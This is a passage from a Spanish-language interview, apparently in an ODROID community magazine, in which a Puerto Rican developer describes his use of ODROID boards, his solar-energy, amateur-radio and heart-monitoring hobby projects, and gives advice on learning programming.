Los cuatro núcleos ARM de 64 bits en el C2 me permiten ejecutar intensas tareas que necesito para desarrollar software como ejecutar conjuntos de prueba y crear imágenes. La mayoría de mis servicios personales también se ejecutan sobre un conjunto de ODROID-C2. La combinación del C2 para procesar las tareas junto con el HC2 como sistema de almacenamiento y la posibilidad de poder alimentar todos estos dispositivos desde el componente DC de un sistema solar, hace que la creación de un microcentro de datos sea muy asequible y confiable.

¿Cuál es tu ODROID favorito y por qué?

El ODROID-GO es mi actual niño mimado. Lo estoy usando no solo para juegos, sino como plataforma de desarrollo de microprocesadores. Intentar desarrollar un proyecto de microprocesador portátil significa preocuparse por la batería, la gestión de la batería, las entradas, las pantallas, la carcasa y el acceso remoto. Todo esto se resuelve con el ODROID-GO, además de WiFi y un doble núcleo que hace posible el multiproceso real.

El ODROID favorito de Roberto es el ODROID-GO

¿Qué innovaciones te gustaría ver en los futuros productos Hardkernel? No puedo pensar en nada en este momento. Estoy muy contento como cliente y desarrollador con la forma en que crean y documentan sus productos. Están bien diseñados (hasta en cosas como la protección contra ESD) y bien fabricados, de modo que son duraderos con un precio excelente. Funciona muy bien y no veo ninguna razón por la que deban cambiar ningún aspecto.

¿Qué aficiones e intereses tienes aparte de los ordenadores? Vivo en Puerto Rico, y una de las realidades del día a día, debido a muchos factores, son los servicios poco fiables, como la electricidad. Desarrollo sistemas de energía renovables apropiados para el uso diario, pero también disfruto haciendo que éstos usen elementos cotidianos como un UPS de ordenador como convertidor, el tipo de sistema de energía solar que construiría MacGyver.

Soy un radioaficionado fascinado con el funcionamiento de la radio de emergencia y los modos digitales. Utilizo APRS y me gusta trabajar con satélites. La mayor parte del tiempo estoy en UHF/VHF sobre repetidores, pero ahora que dispongo de una actualización de clase General, espero entrar en HF y en la difusión global. Espero poder algún día hacer un QSO con uno de los operadores a bordo de la Estación Espacial Internacional.

Me gusta el biohacking y el desarrollo de dispositivos médicos personalizados. Ser un enfermo de corazón y tener acceso a un equipo de monitorización cardiaca las 24 horas del día, los 7 días de la semana, desarrollado por mi cuenta, me ayuda a controlar mi estado de una manera que nunca podría haber logrado de un modo tradicional. Uno de mis proyectos actuales es exportar mi proyecto de electrocardiograma OpenHolter (actualmente basado en Arduino) al ODROID-GO. ¡Donde otras personas ven un simple dispositivo de juego, yo veo un tricodificador de tipo Star Trek! Cuando necesito un cambio de aires, me voy a la fotografía que ejercita la otra parte de mi cerebro.

¿Qué consejo le darías a alguien que quiera aprender más sobre programación? No caigas en la trampa de que “lo nuevo siempre es lo mejor”. Eso se aplica a los idiomas, técnicas, editores, sistemas operativos, plataformas, etc. Continuamente no bombardean con palabras como innovación y “romper con los esquemas”, ya que estos son los únicos métodos para resolver problemas. Los paradigmas establecidos están hechos para que parezcan malos y obsoletos. Éste no es el caso realmente. Hay tiempo para innovar y hay tiempo para usar métodos probados. La tradición y la creatividad van de la mano. Si no fuera por la innovación y el trabajo de personas “locas”, no estarías leyendo esto en este momento. Aprende de y respeta.